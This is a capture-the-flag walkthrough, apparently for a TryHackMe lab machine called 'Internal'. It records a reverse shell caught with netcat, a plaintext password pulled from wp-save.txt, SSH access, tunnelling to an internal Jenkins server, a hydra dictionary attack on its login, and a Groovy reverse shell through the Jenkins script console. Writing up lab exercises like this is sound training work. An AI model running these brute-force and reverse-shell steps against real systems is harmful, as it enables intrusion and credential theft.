
```
└─$ nc -nvlp 1111
listening on [any] 1111 ...
connect to [10.11.36.51] from (UNKNOWN) [10.10.93.2] 34678
Linux internal 4.15.0-112-generic #113-Ubuntu SMP Thu Jul 9 23:41:39 UTC 2020 x86
 22:24:14 up  1:48,  0 users,  load average: 0.00, 0.01, 0.05
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ ls
bin
boot
cdrom
dev
etc
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
swap.img
```

- Exploring the "/opt" directory and accessing the "wp-save.txt" file reveals the login credentials for the user "aubreanna." The password associated with this account is "bubb13guM!@#123".



```
$ cat wp-save.txt
Bill,

Aubreanna needed these credentials for something later.  Let her know you have them and where they are.

aubreanna:bubb13guM!@#123
$ 
```

- With the obtained login credentials for the "aubreanna" account, an attacker can leverage SSH (Secure Shell) to gain unauthorized access to the target machine. By logging in using the provided username and password, the attacker can proceed to capture the "user.txt flag,": THM{int3rna1_fl4g_1




```
└─$ ssh aubreanna@10.10.93.2
aubreanna@10.10.93.2's password:
Warning: SSH client configured for wide compatibility by kali-tweaks.
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-112-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon May  1 22:31:26 UTC 2023

  System load:  0.0               Processes:              111
  Usage of /:   64.1% of 8.79GB   Users logged in:        0
  Memory usage: 35%               IP address for eth0:    10.10.93.2
  Swap usage:   0%                IP address for docker0: 172.17.0.1

  => There is 1 zombie process.


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

0 packages can be updated.
0 updates are security updates.


Last login: Mon Aug  3 19:56:19 2020 from 10.6.2.56
aubreanna@internal:~$ █
```

```
ubreanna@internal:~$ cat jenkins.txt
nternal Jenkins service is running on 172.17.0.2:8080
ubreanna@internal:~$ cat user.txt
HM{int3rna1_fl4g_1}
```


Privilege Escalation (Jenkins Server)

- The "jenkins.txt" file reveals the existence of a Jenkins server on the target machine:




```
aubreanna@internal:~$ ls
jenkins.txt  snap  user.txt
aubreanna@internal:~$ cat jenkins.txt
Internal Jenkins service is running on 172.17.0.2:8080
aubreanna@internal:~$ █
```

- Using the information obtained, an attacker can set up an SSH tunnel to connect to the Jenkins server from their machine. This tunnel creates a secure pathway that lets the attacker access and controls the Jenkins server remotely, even if it is not directly accessible from their location.




```
└─$ ssh -L 8080:172.17.0.2:8080 aubreanna@10.10.93.2

aubreanna@10.10.93.2's password:
Warning: SSH client configured for wide compatibility by kali-tweaks.
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-112-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon May  1 22:36:08 UTC 2023

  System load:  0.0              Processes:              112
  Usage of /:   64.1% of 8.79GB   Users logged in:        0
  Memory usage: 35%              IP address for eth0:    10.10.93.2
  Swap usage:   0%               IP address for docker0: 172.17.0.1

  ⇒ There is 1 zombie process.

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

0 packages can be updated.
0 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet
s

Last login: Mon May  1 22:31:27 2023 from 10.11.36.51
aubreanna@internal:~$ █
```

- When accessing http://127.0.0.1:8080 from the attack machine, it leads to the login page of the Jenkins server. This page requires valid credentials to gain access to the Jenkins server's functionalities and configuration:




- By assuming that the username "admin" exists, an attacker can employ a dictionary attack to crack the password. In this case, the attacker guesses the password "spongebob" in an attempt to gain unauthorized access to the Jenkins server:



```
└─$ hydra -l admin -P /usr/share/wordlists/rockyou.txt -s 8080 127.0.0.1 http-post-form '/j_acegi_security_check:j_u
sername=^USER^&j_password=^PASS^&from=%2F&Submit=Sign+in:Invalid username or password'
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizatio
ns, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-05-02 00:05:55
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://127.0.0.1:8080/j_acegi_security_check:j_username=^USER^&j_password=^PASS^&from=%2F
&Submit=Sign+in:Invalid username or password
[8080][http-post-form] host: 127.0.0.1   login: admin   password: spongebob
[STATUS] 14344399.00 tries/min, 14344399 tries in 00:01h, 1 to do in 00:01h, 11 active
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-05-02 00:06:56
```

- Using the obtained credentials, the attacker can now gain unauthorized access to the admin dashboard of the Jenkins server. This access allows them to perform administrative tasks, manipulate configurations, and potentially execute malicious actions on the server.



Welcome to Jenkins!

Create an agent or configure a cloud to set up distributed builds. Learn more.


Create a job to start building your software project.

No builds in the queue.

1 Idle

2 Idle

- By navigating to the "Manage Jenkins" section on the left-hand side of the dashboard and subsequently clicking on "Script Console," an attacker can execute commands directly on the target machine. This provides them with the ability to run arbitrary code, potentially compromising the system's security or performing malicious actions.



Configure global settings and paths.

Configure tools, their locations and automatic installers.

Add, remove, disable or enable plugins that can extend the functionality of Jenkins.

Add, remove, control and monitor the various nodes that Jenkins runs jobs on.

Security

Configure Global Security
Secure Jenkins; define who is allowed to access/use the system.

Manage Credentials
Configure credentials

Configure Credential Providers
Configure the credential providers and types

Manage Users
Create/delete/modify users that can log in to this Jenkins

Status Information

System Information
Displays various environmental information to assist trouble-shooting.

System Log
System log captures output from `java.util.logging` output related to Jenkins.

Load Statistics
Check your resource utilization and see if you need more computers for your builds.

About Jenkins
See the version and license information.

Troubleshooting

Manage Old Data
Scrub configuration files to remove remnants from old plugins and earlier versions.

Tools and Actions

Reload Configuration from Disk
Discard all the loaded data in memory and reload everything from file system. Useful when you modified config files directly on disk.

Jenkins CLI
Access/manage Jenkins from your shell, or from your script.

Script Console
Executes arbitrary script for administration/trouble-shooting/diagnostics.


Prepare for Shutdown
Stops executing new builds, so that the system can be eventually shut down safely.

- As indicated at the top of the script console, an attacker can input arbitrary Groovy scripts and execute them on the Jenkins server. This functionality allows the attacker to run custom code and perform various actions, potentially leading to further compromise of the server or unauthorized activities.

  Script Used: Pure Groovy/Java Reverse Shell


- Considering that the target machine utilizes a Linux operating system, the command "cmd.exe" needs to be substituted with "/bin/bash" to execute shell commands correctly within the Linux environment.

- To ensure accurate execution, it is necessary to replace the occurrence of "localhost" with the IP address of the attacker's machine. This substitution guarantees that the commands run from the script console will be directed to the correct machine, enabling the attacker to exert control over the target system.




```
└─$ nc -nvlp 9001
listening on [any] 9001 ...
```

- After executing the Groovy script, a shell will be established on the attacker's machine. This shell grants the attacker interactive access to the command-line interface of the target machine, enabling them to execute commands and potentially manipulate the system according to their objectives.



